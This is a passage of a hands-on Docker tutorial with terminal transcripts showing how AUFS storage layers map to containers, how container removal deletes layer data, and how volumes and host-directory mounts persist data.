-rw-r--r-- 1 root root   71 Mar 31 22:56 parent
root@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat mount-id
e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983root@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b
4f544822e5d70642308c3a39f6213b17c02e0a# cat init-id
e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-initroot@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb992
b3a4b4f544822e5d70642308c3a39f6213b17c02e0a#
root@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a# cat parent
sha256:c7cffd59981a1735372dbb13d6813577d5e9d077fdfa426d36731806faf080dbroot@SVAUbuntuTest:/var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08adf38cb9
92b3a4b4f544822e5d70642308c3a39f6213b17c02e0a#
```

Hence Container ID d2658f65c08a* represents Storage Layer ID e4ebd45ee4f*

6. Now Tracing Entire Image stack with its all corresponding storage layers using Identified Storage Layer ID (e4ebd45ee4f*) for Container ID (d2658f65c08a*):

```
root@SVAUbuntuTest:/var/lib/docker# cat aufs/layers/e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker#
```

Question: There is one more parent ID present in /var/lib/docker/image/aufs/layerdb/mounts/d2658f65c08a*/parent. What would be the significance for the same?

7. Removing Docker Container

Observation: Removing Docker container deletes Storage Layer (including data from diff) as well as associated mounts from /var/lib/docker/image/aufs/layerdb/mounts.

```
root@SVAUbuntuTest:/var/lib/docker# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                          PORTS               NAMES
0099bd8ed7c5        ubuntu              "/bin/bash"         About an hour ago   Exited (0) About an hour ago                        gigantic_booth
d2658f65c08a        ubuntu              "/bin/bash"         About an hour ago   Exited (0) About a minute ago                       high_dijkstra
root@SVAUbuntuTest:/var/lib/docker# cat image/aufs/layerdb/mounts/d2658f65c08adf38cb992b3a4b4f544822e5d70642308c3a39f6213b17c02e0a/mount-id
e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983root@SVAUbuntuTest:/var/lib/docker#
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/layers/
total 36
drwx------ 2 root root 4096 Mar 31 23:01 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
-rw-r--r-- 1 root root  330 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3
-rw-r--r-- 1 root root  260 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init
-rw-r--r-- 1 root root   65 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
-rw-r--r-- 1 root root  130 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
-rw-r--r-- 1 root root  195 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
-rw-r--r-- 1 root root    0 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
-rw-r--r-- 1 root root  330 Mar 31 22:56 e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983
-rw-r--r-- 1 root root  260 Mar 31 22:56 e4ebd45ee4f225ab19aa124de2e799bc3c90ac89716f59fe42780791bf456983-init
root@SVAUbuntuTest:/var/lib/docker#
root@SVAUbuntuTest:/var/lib/docker#
root@SVAUbuntuTest:/var/lib/docker#
root@SVAUbuntuTest:/var/lib/docker# docker rm d2658
d2658
root@SVAUbuntuTest:/var/lib/docker# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                      PORTS               NAMES
0099bd8ed7c5        ubuntu              "/bin/bash"         About an hour ago   Exited (0) About an hour ago                    gigantic_booth
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/layers/
total 28
drwx------ 2 root root 4096 Apr  1 00:33 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
-rw-r--r-- 1 root root  330 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3
-rw-r--r-- 1 root root  260 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init
-rw-r--r-- 1 root root   65 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
-rw-r--r-- 1 root root  130 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
-rw-r--r-- 1 root root  195 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
-rw-r--r-- 1 root root    0 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
```

```
root@SVAUbuntuTest:/var/lib/docker# docker ps -a
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS                      PORTS               NAMES
0099bd8ed7c5        ubuntu              "/bin/bash"         About an hour ago   Exited (0) About an hour ago                    gigantic_booth
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/layers/
total 28
drwx------ 2 root root 4096 Apr  1 00:33 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
-rw-r--r-- 1 root root  330 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3
-rw-r--r-- 1 root root  260 Mar 31 23:01 0b3f6cac56f896d10f8eb8d951343943f4a06d460d19befe6bb7bb5125af83c3-init
-rw-r--r-- 1 root root   65 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
-rw-r--r-- 1 root root  130 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
-rw-r--r-- 1 root root  195 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
-rw-r--r-- 1 root root    0 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker# docker rm 0099bd
0099bd
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/layers/
total 20
drwx------ 2 root root 4096 Apr  1 00:34 .
drwx------ 5 root root 4096 Mar 29 23:10 ..
-rw-r--r-- 1 root root   65 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
-rw-r--r-- 1 root root  130 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
-rw-r--r-- 1 root root  195 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
-rw-r--r-- 1 root root    0 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker# ls -la image/aufs/layerdb/mounts/
total 8
drwxr-xr-x 2 root root 4096 Apr  1 00:34 .
drwx------ 5 root root 4096 Mar 31 22:56 ..
root@SVAUbuntuTest:/var/lib/docker#
```

Accessing data created in Container:

Start a container with interactive shell and touch a file.

```
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/diff/
total 24
drwx------  6 root root 4096 Apr  1 00:34 .
drwx------  5 root root 4096 Mar 29 23:10 ..
drwxr-xr-x  6 root root 4096 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
drwxr-xr-x  3 root root 4096 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
drwxr-xr-x  2 root root 4096 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
drwxr-xr-x 21 root root 4096 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker# docker run -i -t ubuntu /bin/bash
root@7c82870f59d2:/# cd /root/
root@7c82870f59d2:~# pwd
/root
root@7c82870f59d2:~# touch test.txt
root@7c82870f59d2:~#
```

Let's see if we can see this file in /var/lib/docker/aufs/diff/(Storage Layer ID) :

```
root@SVAUbuntuTest:/var/lib/docker# ls
aufs  containers  image  network  tmp  trust  volumes
root@SVAUbuntuTest:/var/lib/docker# cd aufs/
root@SVAUbuntuTest:/var/lib/docker/aufs# ls
diff  layers  mnt
root@SVAUbuntuTest:/var/lib/docker/aufs# cd diff/
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# ls
1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851       845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851-init  89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22       d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker/aufs/diff# cd 1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851
root@SVAUbuntuTest:/var/lib/docker/aufs/diff/1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851# ls
root
root@SVAUbuntuTest:/var/lib/docker/aufs/diff/1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851# cd root/
root@SVAUbuntuTest:/var/lib/docker/aufs/diff/1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851/root# ls
test.txt
root@SVAUbuntuTest:/var/lib/docker/aufs/diff/1391aa68cffae9920e0974da3559d67729abea82537002376039ff36e336e851/root#
```

Removing this container removes entire storage layer including data in it.

```
root@SVAUbuntuTest:/var/lib/docker# docker rm 7c8287
7c8287
root@SVAUbuntuTest:/var/lib/docker# ls -la aufs/diff/
total 24
drwx------  6 root root 4096 Apr  1 01:18 .
drwx------  5 root root 4096 Mar 29 23:10 ..
drwxr-xr-x  6 root root 4096 Mar 29 23:12 57637155dc83e6267c7055846d0bdc797368fdc30bca8ca660548e243cbade22
drwxr-xr-x  3 root root 4096 Mar 29 23:12 845a1512cb12d29388ea7316918b99c931bc856c7dfabefec7b061b9d12c9190
drwxr-xr-x  2 root root 4096 Mar 29 23:12 89721f4ea1e4f714fc97dcfb915c8cdaf45af40aa99cac4465dcc59a1df19c50
drwxr-xr-x 21 root root 4096 Mar 29 23:12 d32a2eb649cb41cddeb3f1377dcd8c2dcd55b4d673bed1a650f32287b1276ce0
root@SVAUbuntuTest:/var/lib/docker#
```

5. Docker Volumes:

Docker Container storage structure exists till container exists either in running state or exited state. Once container is removed using #docker rm (Container ID), directory /var/lib/docker/($ContainerID) which contains container layer files only, is removed permanently.

There could be the cases where a directory needs to be shared among multiple containers or data needs to persist even if container is removed. In such cases docker volumes are useful.

1. Identify Volume Mappings with containers:

We have downloaded an Image for consol/tomcat-8.0 which uses docker volumes to store directories like /opt/*tomcat*/work & /temp etc.
Once we start container from consol/tomcat-8.0 image, We can see new directories created in /var/lib/docker/volumes/. (Looks like this docker container has that configuration to create volumes)

```
root@SVAUbuntuTest:/var/lib/docker# ls -la volumes/
total 24
drwx------ 6 root root 4096 Apr  4 01:48 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
drwxr-xr-x 3 root root 4096 Apr  4 01:48 35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
drwxr-xr-x 3 root root 4096 Apr  4 01:48 3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
drwxr-xr-x 3 root root 4096 Apr  4 01:48 9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
drwxr-xr-x 3 root root 4096 Apr  4 01:48 a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker#
```

Taking ID of the running container (b2d55d2f0c80):

```
root@SVAUbuntuTest:/var/lib/docker/containers# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
b2d55d2f0c80        consol/tomcat-8.0   "/bin/bash"         24 minutes ago      Up 24 minutes       8080/tcp, 8778/tcp   sick_bell
root@SVAUbuntuTest:/var/lib/docker/containers#
```

Now looking for the container configuration and we found all volumes with their respective directory mappings. Every mapping is started with keyword “Destination”.

```
root@SVAUbuntuTest:/var/lib/docker# cat containers/b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372/config.v2.json
{"State":{"Running":true,"Paused":false,"Restarting":false,"OOMKilled":false,"RemovalInProgress":false,"Dead":false,"Pid":3750,"ExitCode":0,"Error":"",
"StartedAt":"2016-04-04T08:48:18.900835467Z","FinishedAt":"0001-01-01T00:00:00Z"},"ID":"b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a44037
2","Created":"2016-04-04T08:48:18.699202569Z","Path":"/bin/bash","Args":[],"Config":{"Hostname":"b2d55d2f0c80","Domainname":"","User":"","AttachStdin":
true,"AttachStdout":true,"AttachStderr":true,"ExposedPorts":{"8080/tcp":{},"8778/tcp":{}},"Tty":true,"OpenStdin":true,"StdinOnce":true,"Env":["PATH=/us
r/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/opt/tomcat/bin","LANG=C.UTF-8","JAVA_VERSION=7u79","JAVA_DEBIAN_VERSION=7u79-2.5.5-1~deb8u1"
,"JOLOKIA_VERSION=1.3.1","TOMCAT_VERSION=8.0.23","DEPLOY_DIR=/maven","CATALINA_HOME=/opt/tomcat"],"Cmd":["/bin/bash"],"Image":"consol/tomcat-8.0","Volu
mes":{"/opt/tomcat/logs":{},"/opt/tomcat/temp":{},"/opt/tomcat/work":{},"/tmp/hsperfdata_root":{}},"WorkingDir":"","Entrypoint":null,"OnBuild":null,"La
bels":{},"StopSignal":"SIGTERM"},"Image":"sha256:d6ab22a06f7a747dbf7f5515e62152cf20dd5fe3b7a7045be91f67643f779085","NetworkSettings":{"Bridge":"","Sand
boxID":"db58033a54d863c5002e5cb05801ef168038a53815f26fd4a374a161d0c5a048","HairpinMode":false,"LinkLocalIPv6Address":"","LinkLocalIPv6PrefixLen":0,"Net
works":{"bridge":{"IPAMConfig":null,"Links":null,"Aliases":null,"NetworkID":"aae1d0dea2508a12efb228bafa495fc0115d3c44790e88c49fb1f482303e1a5d","Endpoin
tID":"aa42b4bcd4d4b6b89f9efb78ff2853aa747cdcda44f755ba61eff29b294e9226","Gateway":"172.17.0.1","IPAddress":"172.17.0.2","IPPrefixLen":16,"IPv6Gateway":
"","GlobalIPv6Address":"","GlobalIPv6PrefixLen":0,"MacAddress":"02:42:ac:11:00:02"}},"Ports":{"8080/tcp":null,"8778/tcp":null},"SandboxKey":"/var/run/d
ocker/netns/db58033a54d8","SecondaryIPAddresses":null,"SecondaryIPv6Addresses":null,"IsAnonymousEndpoint":true},"LogPath":"/var/lib/docker/containers/b
2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372/b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372-json.log","Name":"/sic
k_bell","Driver":"aufs","MountLabel":"","ProcessLabel":"","RestartCount":0,"HasBeenStartedBefore":true,"HasBeenManuallyStopped":false,"MountPoints":{"/
opt/tomcat/logs":{"Source":"","Destination":"/opt/tomcat/logs","RW":true,"Name":"a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43","Dri
ver":"local","Relabel":"","Propagation":"","Named":false},"/opt/tomcat/temp":{"Source":"","Destination":"/opt/tomcat/temp","RW":true,"Name":"35370a2f08
58976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c","Driver":"local","Relabel":"","Propagation":"","Named":false},"/opt/tomcat/work":{"Source":"","
Destination":"/opt/tomcat/work","RW":true,"Name":"9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e","Driver":"local","Relabel":"","Prop
agation":"","Named":false},"/tmp/hsperfdata_root":{"Source":"","Destination":"/tmp/hsperfdata_root","RW":true,"Name":"3c9e73603debbf25b5385aa20f40c95ed
c4851c9336dbb664d5db66af248f836","Driver":"local","Relabel":"","Propagation":"","Named":false}},"AppArmorProfile":"","HostnamePath":"/var/lib/docker/co
ntainers/b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372/hostname","HostsPath":"/var/lib/docker/containers/b2d55d2f0c80e541249fbe5f571
52d4d9f70b4cd45a3c765dfcc306b3a440372/hosts","ShmPath":"/var/lib/docker/containers/b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372/shm
","ResolvConfPath":"/var/lib/docker/containers/b2d55d2f0c80e541249fbe5f57152d4d9f70b4cd45a3c765dfcc306b3a440372/resolv.conf","SeccompProfile":""}
root@SVAUbuntuTest:/var/lib/docker#
```

2. Removing the container:

In screenshot below, we have removed the container and found that volumes are persistent even if container is removed.

```
root@SVAUbuntuTest:/var/lib/docker# ls -la volumes/
total 24
drwx------ 6 root root 4096 Apr  4 01:48 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
drwxr-xr-x 3 root root 4096 Apr  4 01:48 35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
drwxr-xr-x 3 root root 4096 Apr  4 01:48 3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
drwxr-xr-x 3 root root 4096 Apr  4 01:48 9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
drwxr-xr-x 3 root root 4096 Apr  4 01:48 a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker# docker ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
b2d55d2f0c80        consol/tomcat-8.0   "/bin/bash"         34 minutes ago      Up 34 minutes       8080/tcp, 8778/tcp   sick_bell
root@SVAUbuntuTest:/var/lib/docker# docker rm b2d55d2
Failed to remove container (b2d55d2): Error response from daemon: Conflict, You cannot remove a running container. Stop the container before attempting
 removal or use -f
root@SVAUbuntuTest:/var/lib/docker# docker stop b2d55d2
b2d55d2
root@SVAUbuntuTest:/var/lib/docker# docker rm b2d55d2
b2d55d2
root@SVAUbuntuTest:/var/lib/docker# ls -la volumes/
total 24
drwx------ 6 root root 4096 Apr  4 01:48 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
drwxr-xr-x 3 root root 4096 Apr  4 01:48 35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
drwxr-xr-x 3 root root 4096 Apr  4 01:48 3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
drwxr-xr-x 3 root root 4096 Apr  4 01:48 9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
drwxr-xr-x 3 root root 4096 Apr  4 01:48 a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker#
```

3. Removing the volumes explicitly:

To find out all dangling volumes:

#docker volume ls -qf dangling=true

```
root@SVAUbuntuTest:/var/lib/docker# docker volume ls -qf dangling=true
35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker# ls -la volumes/
total 24
drwx------ 6 root root 4096 Apr  4 01:48 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
drwxr-xr-x 3 root root 4096 Apr  4 01:48 35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
drwxr-xr-x 3 root root 4096 Apr  4 01:48 3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
drwxr-xr-x 3 root root 4096 Apr  4 01:48 9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
drwxr-xr-x 3 root root 4096 Apr  4 01:48 a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker#
```

To Remove Dangling Volumes:

#docker volume rm $(docker volume ls -qf dangling=true)

```
root@SVAUbuntuTest:/var/lib/docker# docker volume rm $(docker volume ls -qf dangling=true)
35370a2f0858976231c56457ef7fad53219bb4392cc1070925d0b1a8b4443b4c
9116ba7df6cb433edb68897ffc8e053b3741d583aede8916231d86e5783aae6e
3c9e73603debbf25b5385aa20f40c95edc4851c9336dbb664d5db66af248f836
a59955ac828ad72cf2a76a3ac46edd0f1fcf37ac8b390e2aa6742d1d29f71b43
root@SVAUbuntuTest:/var/lib/docker# ls -la volumes/
total 8
drwx------ 2 root root 4096 Apr  4 02:26 .
drwx-----x 9 root root 4096 Mar 29 23:10 ..
root@SVAUbuntuTest:/var/lib/docker#
```

6. Docker Mount Host Directory:

Another solution for persistent data is mount host local directory while running a docker container. For security reasons this approach is not advisable.

Below are the steps to mount Host directory:

1. Create a directory on host machine:

root@DockerHost:/#mkdir dockerVolume

2. Create a docker container with dockerVolume/ mounted to a directory within container /host/data :

docker run -v /dockerVolume:/host/data -ti consol/tomcat-8.0 /bin/bash

And create a file:

root@dockerContainer# touch /host/data/file.txt


```
10ddc8b52f62: Pull complete
Digest: sha256:a2c25fdbc4a37afa9c2ee559a3eceacbfe7128eacf0a5dc7c846f54542043ff3
Status: Downloaded newer image for trigsoft/wildfly:latest
root@SVAUbuntuTest:/home# cd /
root@SVAUbuntuTest:/#
root@SVAUbuntuTest:/# mkdir dockerVolume
root@SVAUbuntuTest:/# chown root dockerVolume/
root@SVAUbuntuTest:/# docker run -v /dockerVolume:/host/data -ti consol/tomcat-8.0 /bin/bash
Unable to find image 'consol/tomcat-8.0:latest' locally
latest: Pulling from consol/tomcat-8.0

4d42b4fca5f8: Pull complete
f8e22911a2e8: Pull complete
e6be32c9091d: Pull complete
d93cb283e6f2: Pull complete
1dadefedd9a7: Pull complete
886dd0654e9a: Pull complete
c4c2d50bdf70: Pull complete
c2ceb68075b5: Pull complete
2e7e8f3fcfcf: Pull complete
c4be2ac34510: Pull complete
893477253453: Pull complete
db2234ad239d: Pull complete
9b910658a7bd: Pull complete
868625b0c63a: Pull complete
08d665808f20: Pull complete
d85c9a628257: Pull complete
98debbf0486e: Pull complete
3e62f9f9d40d: Pull complete
5d5252f6d2e1: Pull complete
2b8b1576a553: Pull complete
f28a2d378030: Pull complete
d12d88a2e581: Pull complete
2b92497ff6f0: Pull complete
fd5517527d60: Pull complete
dc17d9a401a2: Pull complete
4da23d9c56ea: Pull complete
1a333e5a77be: Pull complete
Digest: sha256:8107d4c293dd34524e46dd6e62a0370273cf8b8807587acb954f5724e90b6e20
Status: Downloaded newer image for consol/tomcat-8.0:latest
root@534fa1cf16de:/# ls
bin  boot  dev  etc  home  host  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
root@534fa1cf16de:/# cd host/data/
root@534fa1cf16de:/host/data# touch file.txt
root@534fa1cf16de:/host/data#
```

3. On Docker Host we can see the file created from container:

```
root@SVAUbuntuTest:/dockerVolume# ls -la
total 8
drwxr-xr-x  2 root root 4096 Apr  5 02:19 .
drwxr-xr-x 23 root root 4096 Apr  5 02:15 ..
-rw-r--r--  1 root root    0 Apr  5 02:19 file.txt
```

D. Create LVM to store image/storage layers instead of default DeviceMapper (CentOS/RHEL) or Aufs (Ubuntu) locations:

